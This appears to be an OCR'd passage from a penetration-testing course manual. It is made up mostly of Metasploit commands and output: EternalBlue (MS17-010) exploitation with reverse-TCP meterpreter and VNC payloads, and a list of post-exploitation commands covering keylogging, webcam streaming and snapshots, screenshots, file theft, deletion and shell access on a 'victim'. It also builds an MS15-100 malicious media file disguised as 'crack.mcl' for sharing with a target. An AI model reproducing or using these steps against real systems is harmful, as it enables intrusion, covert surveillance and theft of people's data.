
set LPORT <Port No>

```
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 80
LPORT => 80
```

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kerne
   GroomDelta          5                yes       The amount to increase the groom count by
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST               192.168.1.137    yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for a
   SMBPass                              no        (Optional) The password for the specified
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches explo
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/vncinject/reverse_tcp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AUTOVNC               true             yes       Automatically launch VNC viewer if prese
   DisableCourtesyShell  true             no        Disables the Metasploit Courtesy shell
   EXITFUNC              thread           yes       Exit technique (Accepted: '', seh, threa
   LHOST                 192.168.1.106    yes       The listen address
   LPORT                 80               yes       The listen port
   VNCHOST               127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT               5900             yes       The local port to use for the VNC proxy
   ViewOnly              true             no        Runs the viewer in view mode
```

Check the configured options and execute the ***exploit*** command, which automatically opens a separate window with target's computer (Windows 7) interface as shown in below image.





Payload 3:

Now let us use a ***meterpreter*** payload to gain more control over the target system. We need to change payload to ***windows/meterpreter/reverse_tcp***

```
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

```
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   GroomAllocations    12               yes       Initial number of times to groom the kernel pool.
   GroomDelta          5                yes       The amount to increase the groom count by per try.
   MaxExploitAttempts  3                yes       The number of times to retry the exploit.
   ProcessName         spoolsv.exe      yes       Process to inject payload into.
   RHOST               192.168.1.137    yes       The target address
   RPORT               445              yes       The target port (TCP)
   SMBDomain           .                no        (Optional) The Windows domain to use for authentication
   SMBPass                              no        (Optional) The password for the specified username
   SMBUser                              no        (Optional) The username to authenticate as
   VerifyArch          true             yes       Check if remote architecture matches exploit Target.
   VerifyTarget        true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(windows/smb/ms17_010_eternalblue) >
```

To set Payloads options, enter the following commands

set LHOST <IP address>

set LPORT <Port No>

```
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 80
LPORT => 80
```

if everything is properly configured then and run ***exploit*** command to gain meterpreter access to the target machine.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.106:80
[*] 192.168.1.137:445 - Connecting to target for exploitation.
[+] 192.168.1.137:445 - Connection established for exploitation.
[+] 192.168.1.137:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.137:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.1.137:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.137:445 - 0x00000010  74 65 20 37 36 30 30                             te 7600
[+] 192.168.1.137:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.137:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.137:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.137:445 - Starting non-paged pool grooming
[+] 192.168.1.137:445 - Sending SMBv2 buffers
[+] 192.168.1.137:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.137:445 - Sending final SMBv2 buffers.
[*] 192.168.1.137:445 - Sending last fragment of exploit packet!
[*] 192.168.1.137:445 - Receiving response from exploit packet
[+] 192.168.1.137:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.137:445 - Sending egg to corrupted connection.
[*] 192.168.1.137:445 - Triggering free of corrupted buffer.
[*] Sending stage (205891 bytes) to 192.168.1.137
[*] Meterpreter session 1 opened (192.168.1.106:80 -> 192.168.1.137:49233) at 2018-06-13 20:23:02 +0530
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.137:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : ROUTER
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Practical 6: Meterpreter Commands

sysinfo - To know details about the target system.

```
meterpreter > sysinfo
Computer        : WINDOWS7-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

ifconfig - To identify the victim's IP address.

```
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:77:65:27
MTU          : 1500
IPv4 Address : 192.168.0.105
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3118:437f:6791:c872
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

pwd - To know the current working directory is


cd - To change the directory

```
meterpreter > pwd
C:\Program Files
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter >
```


ls - To list all available files in the current directory

```
meterpreter > ls
Listing: C:\
============

Mode                  Size        Type  Last modified              Name
----                  ----        ----  -------------              ----
40777/rwxrwxrwx       0           dir   2014-09-05 02:33:04 +0530  $Recycle.Bin
40777/rwxrwxrwx       0           dir   2009-07-14 10:23:55 +0530  Documents and Settings
40777/rwxrwxrwx       0           dir   2009-07-14 08:07:05 +0530  PerfLogs
40555/r-xr-xr-x       0           dir   2016-03-12 16:04:03 +0530  Program Files
40777/rwxrwxrwx       0           dir   2015-06-20 15:29:08 +0530  ProgramData
40777/rwxrwxrwx       0           dir   2014-09-05 02:25:46 +0530  Recovery
40777/rwxrwxrwx       0           dir   2016-03-30 17:01:56 +0530  System Volume Information
40555/r-xr-xr-x       0           dir   2014-09-05 02:32:30 +0530  Users
40777/rwxrwxrwx       0           dir   2016-03-21 11:16:58 +0530  Windows
100777/rwxrwxrwx      24          fil   2009-06-11 03:12:20 +0530  autoexec.bat
100666/rw-rw-rw-      10          fil   2009-06-11 03:12:20 +0530  config.sys
100666/rw-rw-rw-      1073741824  fil   2016-04-07 16:08:23 +0530  pagefile.sys
40777/rwxrwxrwx       0           dir   2016-02-22 12:11:15 +0530  xampp

meterpreter >
```


cat - To read the contents of the file.



download - Used to download any file form the victim PC to attacker PC



rm - To delete any file(s)



```
meterpreter > rm dmitry.txt
meterpreter > ls
Listing: C:\Users\windows7\Desktop
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter >
```

upload - Used to upload any file form attacker machine to victim machine.

We need to give the complete file path to transfer that file successfully.

```
meterpreter > upload /root/Desktop/hacked.txt .
[*] uploading  : /root/Desktop/hacked.txt -> .
```

```
meterpreter > ls
Listing: C:\Users\windows7\Desktop
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  17        fil   2016-04-07 16:36:02 +0530  hacked.txt
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > cat hacked.txt
this pc is hackedmeterpreter >
```

background - Used to come out of a valid session without losing it.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(firefox_xpi_bootstrapped_addon) >
```

We can use ***sessions –i <ID no>*** command

To choose a particular session from a list of active sessions.

```
msf exploit(firefox_xpi_bootstrapped_addon) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

keyscan_start - To start a passive keylogger on the target machine

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

keyscan_dump - To get keylogger logs

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> rnoetpad <Return> no more secretes <Return>
```

keyscan_stop - To stop the keylogger

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

ps - to list running processes and their Process IDs (PIDs)

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                 Path
 ---   ----  ----               ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System
 268   4     smss.exe
 344   336   csrss.exe
 392   336   wininit.exe
 404   384   csrss.exe
 444   384   winlogon.exe
 472   392   services.exe
 480   392   lsass.exe
 488   392   lsm.exe
 580   1420  CyberGhost.exe     x86   1        windows7-PC\windows7  C:\Program Files\CyberGhost 5\Cybe
rGhost.exe
 588   1420  firefox.exe        x86   1        windows7-PC\windows7  C:\Program Files\Mozilla Firefox\f
irefox.exe
 612   472   svchost.exe
 672   472   VBoxService.exe
 724   472   svchost.exe
 776   472   svchost.exe
```

migrate - Used to jump from one process (PID) to another process

```
meterpreter > migrate 1420
[*] Migrating from 588 to 1420...
[*] Migration completed successfully.
meterpreter >
```

getuid - Used to know ***userid*** of the target machine

```
meterpreter > getuid
Server username: windows7-PC\windows7
meterpreter >
```

getpid - Used to know the running process ID (active session)


```
meterpreter > getpid
Current pid: 1420
meterpreter >
```

execute - To execute any executable file like a ***.exe*** or ***.msi*** on the target machine

```
meterpreter > execute -f cmd.exe
```

screenshot - Used to capture the screen of victim's machine, the image is saved to root directory in attacker's machine.


```
meterpreter > screenshot
Screenshot saved to: /root/NolJcSlt.jpeg
```



We can turn-on victim's webcam and stream (live) with ***webcam_stream*** command


```
meterpreter > webcam_stream
```

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: CXvyozgZ.html
[*] Streaming...
```



To take pictures from victim webcam use ***webcam_snap*** option

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/dRHWyySK.jpeg
meterpreter >
```



shell - To enter in to shell or cmd or terminal.

```
meterpreter > shell
Process 3756 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\eHome>
```

Practical 7: Hacking windows machine with MS15_100 exploit.

load Metasploit Framework using

service postgresql start

msfconsole

```
[i] Database already started
[i] The database appears to be already configured, skipping initialization

       =[ metasploit v4.16.43-dev                         ]
+ -- --=[ 1742 exploits - 995 auxiliary - 301 post        ]
+ -- --=[ 526 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Search exploit using ***search ms15_100*** command

```
msf > search ms15-100

Matching Modules
================

   Name                                        Disclosure Date  Rank       Description
   ----                                        ---------------  ----       -----------
   exploit/windows/fileformat/ms15_100_mcl_exe  2015-09-08       excellent  MS15-100 Microsoft
```

load exploit using following command

use <exploit path>

```
msf > use  exploit/windows/fileformat/ms15_100_mcl_exe
```

Verify options by executing ***show options*** command

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > show options

Module options (exploit/windows/fileformat/ms15_100_mcl_exe):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   FILENAME     msf.mcl          yes       The MCL file
   FILE_NAME    msf.exe          no        The name of the malicious payload
   FOLDER_NAME                   no        Folder name to share (Default none
   SHARE                         no        Share (Default Random)
   SRVHOST      0.0.0.0          yes       The local host to listen on. This
   SRVPORT      445              yes       The local port to listen on.


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

to set exploit options, execute following commands

set SRVHOST <attacker IP>

set FILENAME <filename.mcl>

set FILE_NAME <filename.exe>

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set SRVHOST 192.168.1.103
SRVHOST => 192.168.1.103
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set FILENAME crack.mcl
FILENAME => crack.mcl
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set FILE_NAME crack.exe
FILE_NAME => crack.exe
```

To configure payload and set payload options, run following commands

set PAYLOAD <payload name>

set LHOST <attacker IP>

set LPORT <attacker port>

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set LHOST 192.168.1.103
LHOST => 192.168.1.103
msf exploit(windows/fileformat/ms15_100_mcl_exe) > set LPORT 6789
LPORT => 6789
```

Finally, execute ***exploit*** command to gain access to target computer.

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.103:6789
msf exploit(windows/fileformat/ms15_100_mcl_exe) > [*] Server started.
[*] Malicious executable at \\192.168.1.103\PQNVo\crack.exe...
[*] Creating 'crack.mcl' file ...
[+] crack.mcl stored at /root/.msf4/local/crack.mcl

msf exploit(windows/fileformat/ms15_100_mcl_exe) >
```

After exploitation, it is observed that ***crack.mcl*** file is created and stored on attacker's computer at ***/root/.msf5/local/crack.mcl*** location. We need to share this malicious windows media player file with that target.

